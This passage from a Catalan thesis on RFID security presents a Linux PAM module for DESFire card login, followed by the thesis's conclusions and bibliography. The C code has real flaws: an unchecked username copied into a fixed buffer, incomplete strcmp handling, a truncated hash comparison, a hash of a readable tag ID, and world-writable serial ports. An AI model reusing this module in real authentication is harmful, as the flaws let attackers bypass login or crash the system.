


figura 65. Autenticant tant *tag* com lector[95]...

figura 66. El *tag* ja respon a les peticions.

[95] notem com el lector obté el valor d'ID del DemoTag (variable lngUID de la pàgina 166)

11. LOGIN DE LINUX AMB RFID

11.1 DESCRIPCIÓ I ESQUEMA

El que explicarem en últim lloc serveix per a qualsevol dispositiu, distribució, equip... que executi Linux i que suporti com a **mètodes d'autenticació** extra els proposats pels anomenats "PAM"[96]. Aquests ens permeten afegir formes de validar l'usuari entrat i/o personalitzar profundament la seva sessió. Una empremta dactilar, comprovacions contra altres llistes d'usuaris com les d'un servidor FTP o LDAP, un MOTD personalitzat[97]... són exemples del que estem comentant.

El que s'ha dut a terme és una autenticació per mitjà de les targes *Mifare* més segures que es coneixen. No es tracta de les *Classic*, òbviament, sinó de les ***DESFire***, amb capacitats criptogràfiques que arriben des d'implementacions del *3DES* fins a d'*AES*. Segons si quan l'usuari entra el seu nom tenim col·locat un tag autoritzat, aquest podrà, o no, entrar al sistema. Una bona implementació permetrà un sistema d'autenticació vàlid per a mode text, mode gràfic, FTP, SSH... sense un sol canvi en tot el codi C. El que sí s'ha de preparar és el fitxer de configuració de cada mètode; explicant-ho ras i curt, si afegim la línia ressaltada més avall al fitxer **/etc/pam.d/login**[98], podrem usar el nostre mètode per fer *login* en mode text. Si a més canviem la paraula clau de "*required*" a "*optional*" o viceversa[99], modificarem el fet de que sigui condició suficient per entrar la presentació del tag, sigui una alternativa o sigui obligatori. En cas que sigui una alternativa, se'ns presentarà un *prompt* típic de "***password*:**" per a teclejar-lo si no es detecta cap tarja vàlida.

[96] *Pluggable Authentication Modules*, mòduls d'autènticació de "quita y pon"

[97] *Message Of The Day*, el missatge que ens surt sols iniciar sessió

[98] exactament el mateix és aplicable per a logins gràfics, per exemple /etc/pam.d/gdm-password

[99] també existeix l'opció "*sufficient*"

```
/etc/pam.d/$ cat login
# PAM configuration for login
auth       requisite    pam_securetty.so
auth       required     pam_nologin.so
auth       required     pam_env.so
auth       required     pam_unix.so nullok
auth         sufficient   pam_qdesfire.so
account    required     pam_unix.so
session    required     pam_unix.so
session    optional     pam_lastlog.so
password   required     pam_unix.so nullok obscure min=4 max=8
```

El terme "*pam_unix.so*" fa referència al sistema d'autenticació d'UNIX de tota la vida, el seu àmbit és precisament "*auth*". Cal dir que els sistemes d'autenticació es poden empilar i fer que en siguin necessaris varis. Per altra banda, el "*pam_lastlog.so*", per exemple, provoca que s'informi a l'usuari un cop ha entrat de l'últim cop que va fer *login*. Per això el seu àmbit és "*session*". Realment, un cop explicat PAM representa un procés d'autenticació i personalització de les sessions bastant lògic.




figura 67. Login RFID a Linux.

Finalment, dir que podem modificar el comportament de *logs* de tot el sistema PAM al fitxer **/etc/pam.conf**, si, per exemple, en volem canviar el nivell d'importància o el nom d'arxiu que contindrà els registres. Les crides a **SYSLOG** del programari desenvolupat tindran en compte aquestes modificacions, sempre que ens recordem de reiniciar-lo com s'indica al codi font inclòs a continuació.

Ànalogament als vells sistemes d'autenticació UNIX, en el nostre cas es fa un MD5 de l'**ID de *tag*, que ja no té 4 ni 8 bytes com en casos anteriors sinó 7**, raó per la qual els dispositius que hem presentat fins ara **no** servirien sense una programació molt més exhaustiva. Un petit afegit de seguretat. De fet les targes *DESFire*[100] permeten un cas de "*select*" anomenat "*highspeed select*" que directament no es pot

[100] per si no ha quedat clar, el protocol subjacent continua essent ISO 14443A

esnifar amb les eines vistes en aquest projecte. Al final s'ha deixat la demostració en el cas més simple perquè altres lectors[101] se'n puguin aprofitar sense massa canvis, però cal tenir totes aquestes noves característiques més robustes en ment, de rerefons, per a possibles modificacions futures. Per altra banda, també cal veure que ja no valen les interfícies ACG que es proporcionaven amb Windows. Cap problema, ja que el lector ACG també es controla purament amb port sèrie si sabem el que estem fent. Estratègies més complexes s'haguessin dut a terme si la documentació de les targes *DESFire* no estigués sota NDA. De fet s'han desenvolupat, però resultaria molt complicat d'introduir la seva explicació d'una forma concisa i ràpida. Òbviament el mateix exemple amb les targes típiques comentades fins ara seria plenament vulnerable.

[101] humans, no *hardware*

11.2 CODI FONT

A l'hora de compilar, veiem que això és una llibreria dinàmica per a UNIX, un fitxer .so, o sigui que haurem de fer quelcom del tipus:

```
% gcc -shared -Xlinker -x -o pam_module.so pam_module.o -lwhatever
```

Notem la diferència entre el .o i el .so, així com la inclusió de llibreries per mitjà de l'opció –l sempre que sigui necessari.

Linux – pam_qdesfire.so

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <fcntl.h>
#include <errno.h>
#include <termios.h>        // definicions de control de terminal
                                POSIX
#include <openssl/md5.h>            // per a ús del md5, cal paquet openssl-
                                        devel i afegir -lcrypto a gcc linker
#include <security/_pam_macros.h>
#include <syslog.h>
// NOTA: VMWare desconfigura el sistema de logs quan borrem enterament
algun log
// per tornar a funcionament correcte:
// $/sbin/restorecon -v /etc/services
// $/sbin/service syslog restart
#include <security/pam_ext.h>
#include <security/pam_modutil.h>


// aquest #define va aquí, ha d'incloure les línies inferiors
#define PAM_SM_AUTH
//#define PAM_SM_ACCOUNT
//#define PAM_SM_SESSION
//#define PAM_SM_PASSWORD
#include <security/pam_modules.h>   // cal paquet pam-devel
#include "hexutils.h"

#define     NOM_PORT                "/dev/ttyS0"
#define     MIDA_BUFFER_RESPOSTA    100
#define     LNG_ID_TAG_DESFIRE      14
#define     ERROR_PORT_IO           -2
#define     ERROR_PORT_COMM         -1


// ----------------------- var. glob ---------------------------------
// descriptor de port sèrie
int fdPort;


// ----------------------- funcions ----------------------------------
// obrir port sèrie, retorna descriptor ple
```

```
int obrirPortSerie(void) {
    fdPort = open(NOM_PORT, O_RDWR | O_NOCTTY | O_NDELAY);
    // O_NOCTTY: copiat, indiquem que el programa no és el gestor de
      ports sèries
    // O_NDELAY: passem de l'estat de la línia DCD
    if (fdPort == -1) {
        perror("obrir port sèrie: no es pot obrir\n");
    }
    else {
        // si establim F_SETFL a FNDELAY, retorna 0 i no bloqueja
        // si quan llegim no hi ha caràcters disponibles
        // fent fcntl(fdPort, F_SETFL, 0) estem a mode bloqueig fins
            timeout
        //fcntl(fdPort, F_SETFL, FNDELAY);
        fcntl(fdPort, F_SETFL, 0);
    }

    // retornem el handle de fitxer
    return (fdPort);
}


// configurar port sèrie
void configurarPortSerie(int df) {
    struct termios opcions;
    // obtenim l'estructura opcions actual del port...
    tcgetattr(df, &opcions);
    // baudrate de entrada i sortida
    cfsetispeed(&opcions, B115200);
    cfsetospeed(&opcions, B115200);
    // habilitar receiver i establir LOCAL mode?
    opcions.c_cflag |= (CLOCAL | CREAD);
    // 8 bits de dades
    opcions.c_cflag &= ~CSIZE;
    opcions.c_cflag |= CS8;
    // sense paritat...
    opcions.c_cflag &= ~PARENB;
    opcions.c_cflag &= ~CSTOPB;
    opcions.c_cflag &= ~CSIZE;
    opcions.c_cflag |= CS8;
    // sense control de flux
    opcions.c_cflag &= ~CRTSCTS;
    // RAW input o CANONICAL input? CANONICAL (línies marcades per CRLF! en el
      nostre cas molt útil, casualitat)
    // del lector ACG les línies ens arriben amb un CR(0D) + NL(0A)
      finals
    // opcions.c_lflag &= ~(ICANON | ECHO | ECHOE | ISIG);
    opcions.c_lflag |= (ICANON | ECHO | ECHOE);
    // establir totes les opcions al port ARA
    tcsetattr(df, TCSANOW, &opcions);
}


// tancar port sèrie
int tancarPortSerie(void) {
    return(close(fdPort));
}
```

```
// imprimeix una sumaMD5 BYTE a BYTE
void imprimirSumaMD5(unsigned char* md) {
    int i;
    for(i=0; i < MD5_DIGEST_LENGTH; i++) {
        printf("%02x",md[i]);
    }
    printf(".\n");
}


// imprimeix un ID de tag DESFire BYTE a BYTE
void imprimirTagDESFire(char* temp) {
    int i;
    for(i=0; i < LNG_ID_TAG_DESFIRE; i++) {
            printf("%c",temp[i]);
    }
    printf(".\n");
}


// presentem tag per a autenticar...
// aquesta funció es crida a  pam_sm_authenticate()
int lecturaDESFire(char * tag) {
    // variables
    int numBytes = 0;
    char chrResposta[MIDA_BUFFER_RESPOSTA];
    // en PAM és important inicialitzar-les TOTES
    for(numBytes = 0; numBytes < MIDA_BUFFER_RESPOSTA; numBytes++)
        chrResposta[numBytes] = '\0';
    for(numBytes = 0; numBytes < LNG_ID_TAG_DESFIRE; numBytes++)
        tag[numBytes] = '\0';


    // intentem obrir el port sèrie...
    // això ja surt per pantalla
    if(!obrirPortSerie()) {
        printf("[pam_qdesfire] - el port sèrie %s, NO s'ha pogut
            obrir.\n\n", NOM_PORT);
        return (ERROR_PORT_COMM);
    }
    // i el configurem...
    configurarPortSerie(fdPort);

    // escriptura a port sèrie, comanda SELECT
    numBytes = write(fdPort, "s", 1);
    if (numBytes < 0) {
        printf("[pam_qdesfire] - error enviant comanda a lector
            ACG.\n\n");
        return(ERROR_PORT_IO);
    }

    // lectura de si hi ha algun tag present
    numBytes = read(fdPort, chrResposta, MIDA_BUFFER_RESPOSTA);
    if(numBytes == -1) {
        printf("[pam_qdesfire] - error en la lectura del tag.\n\n");
    }
```

```
    else if(chrResposta[0] == 'N') {
        printf("[pam_qdesfire] - cap tag detectat.\n\n");
        numBytes = 0;
    }
    else {
        chrResposta[LNG_ID_TAG_DESFIRE] = '\0';
        printf("[pam_qdesfire] - detectat tag ");
        imprimirTagDESFire(chrResposta);
        // ho copiem al paràmetre de sortida
        strncpy(tag, chrResposta, LNG_ID_TAG_DESFIRE);
    }

    // intentem tancar el port sèrie...
    if(tancarPortSerie() == ERROR_PORT_COMM) {
        printf("\n[pam_qdesfire] - port sèrie %s, NO s'ha pogut
            tancar.\n", NOM_PORT);
        return (ERROR_PORT_COMM);
    }

    // retornem -1 = error en la lectura del tag, = 0 no hi ha tag
    // retornem > 2 = IDtag
    return(numBytes);
}


// s'han de definir les 6 funcions d'un mòdul PAM
PAM_EXTERN int pam_sm_close_session (pam_handle_t *pamh, int flags, int
argc, const char **argv) {
    openlog("[pam_qdesfire]", LOG_PID, LOG_USER);
    syslog(LOG_ERR, "--pam_sm_close_session entrat...\n");
    closelog();
    return PAM_IGNORE;
}


PAM_EXTERN int pam_sm_open_session (pam_handle_t *pamh, int flags, int
argc, const char **argv) {
    openlog("[pam_qdesfire]", LOG_PID, LOG_USER);
    syslog(LOG_ERR, "--pam_sm_open_session entrat...\n");
    closelog();
    return PAM_IGNORE;
}


PAM_EXTERN int pam_sm_chauthtok (pam_handle_t *pamh, int flags, int
argc, const char **argv) {
    openlog("[pam_qdesfire]", LOG_PID, LOG_USER);
    syslog(LOG_ERR, "--pam_sm_chauthtok entrat...\n");
    closelog();
    return PAM_IGNORE;
}


PAM_EXTERN int pam_sm_setcred(pam_handle_t *pamh, int flags, int argc,
const char **argv) {
    openlog("[pam_qdesfire]", LOG_PID, LOG_USER);
    syslog(LOG_ERR, "--pam_sm_setcred entrat...\n");
    closelog();
    return PAM_SUCCESS;
```

```
}


PAM_EXTERN int pam_sm_acct_mgmt (pam_handle_t *pamh, int flags, int
argc, const char **argv) {
    openlog("[pam_qdesfire]", LOG_PID, LOG_USER);
    syslog(LOG_ERR, "--pam_sm_acct_mgmt entrat...\n");
    closelog();
    return PAM_SUCCESS;
}



// main
// gestió de port sèrie per a users no root
// /etc/udev/rules.d/49-tty.rules
//      KERNEL=="ttyS*", GROUP="uucp", MODE="0666"
// usermod -a -G uucp <usuari>
// $id <usuari>
PAM_EXTERN int pam_sm_authenticate(pam_handle_t *pamh, int flags, int argc,
const char **argv) {
    const char *servei;
    const char *usuari;
    int valorRetorn = 0; int i = 0; int j = 0;
    char tag[LNG_ID_TAG_DESFIRE + 1];
    unsigned char sumaMD5[MD5_DIGEST_LENGTH];
    // aquests van * 2 pq no seran %02x sino chars
    char sumaMD5deFitxer[(MD5_DIGEST_LENGTH * 2) +1];
    char sumaMD5text[(MD5_DIGEST_LENGTH * 2) + 1];
    // els +1 són útils per col·locar '\0's al final
    FILE * fdFitxerTags;
    char pathFitxerTags[100];


    // treure frase per pantalla
    printf("\n[pam_qdesfire] - auth en curs...\n");
    //pam_modutil_write(1, "\n[pam_qdesfire] - auth en curs...\n",
      34);

    // rutines de SYSLOG per a crear logs
    openlog("[pam_qdesfire]", LOG_PID, LOG_USER);
    syslog(LOG_ERR, "--entrant pam_sm_authenticate...\n");
    closelog();

    // obtenir nom de servei
    // i el nom d'usuari que està intentant fer LOGIN
    valorRetorn = pam_get_item(pamh, PAM_SERVICE, (const void
      **)(const void *)&servei);
    if (valorRetorn != PAM_SUCCESS) {
        openlog("[pam_qdesfire]", LOG_PID, LOG_USER);
        syslog(LOG_ERR, "--no es pot saber el nom del servei PAM!\n");
        closelog();
        return (PAM_AUTH_ERR);
    }
    openlog("[pam_qdesfire]", LOG_PID, LOG_USER);
    syslog(LOG_ERR, "nom del servei = %s...\n", servei);
    closelog();
```

```
if (pam_get_user(pamh, &usuari, NULL) != PAM_SUCCESS || !usuari ||
  !*usuari) {
    openlog("[pam_qdesfire]", LOG_PID, LOG_USER);
    syslog(LOG_ERR, "-- no es pot obtenir el nom d'usuari
        PAM!\n");
    closelog();
    return (PAM_AUTH_ERR);
}
openlog("[pam_qdesfire]", LOG_PID, LOG_USER);
syslog(LOG_ERR, "nom de l'usuari = %s...\n", usuari);
closelog();


// provem de llegir un tag
valorRetorn = lecturaDESFire(tag);
// si això és menor de 2 no s'ha llegit cap tag
openlog("[pam_qdesfire]", LOG_PID, LOG_USER);
syslog(LOG_ERR, "tag = %s, valorRetorn lecturaDESFire()=%d...\n",
  tag, valorRetorn);
closelog();
// si el lecturaTag() NO ens torna quelcom > 2
if (valorRetorn <= 0) return(PAM_AUTH_ERR);

// la suma ha anat a parar a sumaMD5
MD5((const unsigned char *)tag, LNG_ID_TAG_DESFIRE, sumaMD5);
printf("[pam_qdesfire] - md5sum tag: ");
imprimirSumaMD5(sumaMD5);


// anem a comprovar aquesta sumaMD5 calculada del tag amb les del fitxer
  /~/.tagAssociat (~ és el directori "home" de Linux)
printf("\n");
// valorRetorn = pam_set_item(pamh, PAM_USER, extret);
switch (strcmp ("root", usuari)) {
    case 0: // mòdul intentant autenticar root
        fdFitxerTags = fopen ("/root/.tagAssociat","r");
        // si no existeix el fitxer de tags per a root...
        if (fdFitxerTags == NULL) {
            openlog("[pam_qdesfire]", LOG_PID, LOG_USER);
            syslog(LOG_ERR,"no es troba el fitxer de tag de
              root!");
            closelog();
            return (PAM_AUTH_ERR);
        }
        break;
    case 1:
        strcpy(pathFitxerTags, "/home/");
        strcat(pathFitxerTags, usuari);
        strcat(pathFitxerTags, "/.tagAssociat");
        fdFitxerTags = fopen (pathFitxerTags,"r");

        // si no existeix el fitxer per a l'usuari...
        if (fdFitxerTags == NULL)
        {
            openlog("[pam_qdesfire]", LOG_PID, LOG_USER);
            syslog(LOG_WARNING,"no es troba el fitxer de tag de
              l'usuari!");
            closelog();
            return (PAM_AUTH_ERR);
```

```
            }
            break;
      }

      // si arribem aquí ja tenim la sumaMD5 i el fitxer de tags
            corresponent obert
      // sumaMD5 la llibreria OpenSSL ens ho dóna en unsigned char, no
            ens serveix, passem-ho
      for(i = 0; i < MD5_DIGEST_LENGTH; i++) {
        sprintf(sumaMD5text + j, "%02x", sumaMD5[i]);
        j += 2;
    }

    sprintf(sumaMD5deFitxer, "%s", fgets(sumaMD5deFitxer,
      (MD5_DIGEST_LENGTH * 2) + 1, fdFitxerTags));
    sumaMD5deFitxer[MD5_DIGEST_LENGTH * 2] = '\0';
    sumaMD5text[MD5_DIGEST_LENGTH * 2] = '\0';
    printf("-sumaMD5deFitxer %s-\n", sumaMD5deFitxer);
    // passem el sumaMD5 a un format de text
    printf("-sumaMD5text %s-\n", sumaMD5text);


    // comprovació final
    printf("\n");
    if(!strncmp (sumaMD5deFitxer, sumaMD5text, MD5_DIGEST_LENGTH))
          return(PAM_SUCCESS);
    return(PAM_AUTH_ERR);
}


// dades estàtiques mòdul
#ifdef PAM_STATIC
struct pam_module _pam_qdesfire_modstruct = {
      "pam_qdesfire",
      pam_sm_authenticate,
      pam_sm_setcred,
      pam_sm_acct_mgmt,
      pam_sm_open_session,
      pam_sm_close_session,
      pam_sm_chauthtok,
};
#endif
```

11.3 RESULTATS




figura 68. Entrant a un sistema Linux amb RFID.

Els resultats d'aquesta experimentació són ràpids de veure. Si es detecta un tag, se'n fa una suma MD5 del seu ID. Si aquesta coincideix amb la guardada al directori d'usuari, es deixa passar al subjecte. Si no hi ha tal targeta o és incorrecta, es passa al típic *prompt* de *password:* o es denega totalment l'accés sense possibilitat d'entrada per teclat depenent del que s'hagi configurat (veure plana 173).

Realment cal anar amb compte a l'hora de programa un mòdul PAM; es pot deixar el sistema de tal manera que hi sigui impossible entrar-hi. D'igual forma, es pot programar quelcom que, amb un ús conscient i malintencionat de les crides *pam_set_item* ens suposi sempre un accés com a *root* encara que el nostre *login* sigui el més inventat del món.

CONCLUSIONS

A part de les conclusions **que s'han anat trobant disseminades al llarg de tot el text**, arribat el moment el **primer** que s'ha d'afirmar amb rotunditat és que de cap manera s'ha de basar la seguretat d'un sistema en el fet que el seu funcionament resulti poc conegut o les eines per posar-s'hi a treballar, escasses. Per exemple, la política de *passwords* seguida en el projecte dels títols de transport dels autobusos sembla un clar cas del que s'està comentant, doncs la forma dels mateixos convida clarament a pensar que no estaven ideats de cap de les maneres per oferir més seguretat que l'oferta des de la filosofia de "*això no ho intentarà trencar ningú, modifiquem simplement les mesures de protecció per defecte i ja està*".

Segonament, s'ha vist que interactuar amb RFID, com ja s'ha comentat, no resulta equiparable a, per exemple, programar un *exploit* que s'aprofiti d'alguna vulnerabilitat d'un programari. S'han de moure dispositius, construir antenes, repetir proves en diferents orientacions, pensar en com s'emmagatzemaran les dades obtingudes pels dispositius d'una forma còmode...[102] la idea d'adjuntar un microcontrolador extern al DemoTag sorgeix precisament de la necessitat de suprimir un PC. Resulta una bona prova de concepte per a una tecnologia que té fortes dependències espaciotemporals.

En **tercer lloc**, comentar que està arribant el temps on RFID s'imposi a molts dels àmbits de la vida quotidiana. A Girona precisament s'acaba d'implantar la *Girocleta* i a Barcelona ja fa temps que funciona el *Bicing*. El 2011 s'incorporarà la possibilitat de validar targetes *DESFire* als *Transports Metropolitans de Barcelona*. Algú avesat a la tecnologia amb les eines adequades pot gaudir de molts avantatges properament.

En el projecte **també** s'ha vist com desplegar RFID d'una forma profitosa i útil, com en l'exemple de *login* per a Linux, i com de factible és incloure mesures de

[102] no sempre es pot anar amb tot un portàtil connectat pel carrer

seguretat addicionals a possibles nous models de *tags* futurs[103] amb l'experiment de l'autenticació essent aquestes dues proves classificables més en l'àmbit de la defensa que el de l'atac. Si properament algú programa aplicacions similars tenint en compte tot el que s'ha comentat al respecte, potser seran més robustes.

Pel que fa a qüestions més concretes, com la pregunta de quin estàndard resulta més segur o adequat, la màxima diu que "***depèn totalment de l'aplicació***". Sobredimensionar un sistema RFID resulta tan estúpid com no implantar-ne cap en cas de ser necessari. Un *tag DESFire* costa de l'ordre de l'euro, un 15693 molt menys. Els primers són més complicats d'operar-hi, els segons, completament falsificables.

En termes de **coneixement de la tecnologia**, la veritat és que no n'abunden els experts. Resulta quelcom complicat compartir coneixements i dubtes amb la comunitat d'Internet a vegades. A més, la majoria de termes no estan massa unificats. La gent parla de sectors, blocs, claus, identificadors, *AFI*'s i models de *tags* de forma bastant laxa, fruit de no gaudir RFID del mateix coneixement comú i consensuat que altres tecnologies inal·làmbriques com *Wi-fi*. En aquesta mateixa falta de coneixement general, altre cop, és en la que basen molts sistemes actuals la seva seguretat. A part d'això, demanar en certes botigues *online* i aconseguir respostes en certs serveis tècnics esdevé en alguns casos una aventura frustrant.

En un altre àmbit de coses, i a banda de la seguretat, s'ha de tenir en ment l'amplíssim ventall de possibilitats que ofereix RFID; guia de camins per a robots, una ajuda extra a invidents, localització i oferta de serveis depenent del context, llibreries, farmàcies... certament, esdevindrà una **tecnologia amb futur** en **camps on inicialment no s'hi comptava**.

Finalment, no s'ha entrat en aquest projecte en termes de **privacitat**. RFID no és un invent del diable però si no se'n coneixen les característiques bàsiques, resulta certament fàcil ser-ne víctima de les possibilitats de *tracking* que ofereix. Però també passa quelcom similar amb les targes de crèdit i la gent no esvalota tant. Una simple cartera preparada evitarà qualsevol problema als més paranoics com a l'hora de deixar les nostres dades per Internet, una mica de **sentit comú** esvairà qualsevol problema. La **informació a l'usuari**, com sempre, sembla la clau. En clau d'humor, la figura següent resumeix molt bé la filosofia de cert sector de gent **tant** preocupada per les qüestions de privacitat.

[103] i sense massa cost computacional, la funció de *hash* inclosa no requereix massa temps ni maquinari

AGRAÏMENTS

No voldria acabar aquest text sense donar les gràcies als doctors **Jordi Casademont i Josep Paradells**, de l'Escolta Tècnica Superior d'Enginyeria de Telecomunicacions de Barcelona de la Universitat Politècnica de Catalunya, per deixar-me desenvolupar-lo a la meva manera i per estar sempre disponibles quan s'ha necessitat qualsevol tipus de suport tècnic.

També he d'agrair la seva col·laboració a l'**individu** que m'ha deixat el títol de transport vàlid i a la **gent** de **casa meu**, per venir-me a buscar i a portar d'arreu els tres mesos que vaig tenir el dit trencat, així com també a la **persona** que m'ha fet companyia i m'ha ajudat tot aguantant i movent dispositius quan em faltaven mans.

Finalment, agrair als **conductors** de la TEISA de Girona ser tan antipàtics, la idea del projecte sorgí de la seva actitud en el dia a dia.

BIBLIOGRAFIA

1. **Grunwald, L**. (24 / 7 / 2004). *RFID and Smart Labels: Myth, Technology and Attacks.* Recollit de RFDump: www.rf-dump.org
2. **Bundesambt für Sicherheit in der Informationstechnik**. (2005). *Security Aspects and Prospective Applications of RFID Systems*. Bonn.
3. **Peris-Lopez, P., Hernandez-Castro, J. C., Estevez-Tapiador, J. M., & Ribagorda, A.** *RFID Systems: A Survey on Security Threats and Proposed Solutions.* Madrid: Computer Science Department, Carlos III University of Madrid.
4. **Menges, K**. *RFID Standards and Trends*. Erie: ebizitpa: Center for eBusiness and Advanced IT.
5. **Finkenzeller, K**. (2003). *RFID Handbook: Fundamentals and Applications in Contactless Smart Cards and Identification* (2a ed.). Munich: John Wiley & Sons.
6. **March, V**. (2004). *UHF RFID Tags Today*. OnBoard Technology , 20, 21.
7. **Dobkin, D. M.** (01 / 04 / 2007). *The RF in RFID*. Recollit de Enigmatic Consulting: http://www.enigmatic-consulting.com/Communications_articles/RFID/RF_in_RFID_index.html
8. **RFID Journal.** (sense data). *Frequently Asked Questions*. Recollit de RFID Journal: http://www.rfidjournal.com/faq/21/141
9. **Schroeter, J**. (12 / 02 / 2007). *HF Protocols' Distant Dream*. Recollit de RFID Journal: http://www.rfidjournal.com/article/articleview/3023/1/82/
10. **Universitat Politècnica de Catalunya**. (2008). *Entregable E1 d'UPC a S21Sec.* Barcelona.
11. **EPCGlobal**. (sense data). *RFID Standards*. Recollit de EPCGlobal: www.epcglobalinc.org
12. **Wikipedia**. (sense data). *ISO 15693*. Consultat el 03 / 07 / 2008, a Wikipedia, the free encyclopedia: en.wikipedia.org/wiki/ISO_15693
13. **International Organization for Standardization**. (2000). *Identification cards - Concactless integrated circuit(s) cards - Vicinity cards - Part 3: Anti-collision and transmission protocol*. International Organization for Standardization.
14. **GAO RFID technical team**. (01 / 09 / 2007). *Understanding RFID*. Recollit de www.rfdesign.com: rfdesign.com/mag/709RFDEf2.pdf

15. **Texas Instruments**. (2005). *Tag-it HF-I Pro Transponder Chip/Inlays - Commands and Options*. TI-RFID.
16. **Wikipedia**. (sense data). *Mifare*. Consultat el 03 / 07 / 2008, a Wikipedia, the free encyclopedia: en.wikipedia.org/wiki/MIFARE
17. **Philips Semiconductors**. (2001). *Datasheet Mifare Standard Card IC MF1 IC S50*. Philips.
18. **EPCglobal**. (2006). *EPC Radio-Frequency Identity Protocols Class-1 Generation-2 UHF RFID Protocol for Communications at 860-960 MHz, Version 1.1.0*. EPCglobal inc.
19. **Philips Semiconductors**. (2000). *Datasheet SL1ICS3001 I-CODE1 Label IC*. Philips.
20. **Glover, B., & Bhatt, H**. (2006). *RFID Essentials*. Sebastopol: O'Reilly.
21. **Miles, S. B., Sarma, S. E., & R.Williams, J**. (2008). *RFID Technology and Applications.* Cambridge: Cambridge.
22. **Cooney, E. M**. (2006). *RFID+ The Complete Review of Radio Frequency Identification.* Indiana: Thomson.
23. **Deavours, D**. (2005). *UHF EPC Tag Performance Evaluation*. Kansas: RFID Alliance Lab.
24. **Mitrokotsa, A., Rieback, M. R., & Tanenbaum, A. S**. (2008). *Classification of RFID Attacks.* Amsterdam: Department of Computer Science, Vrije Universiteit.
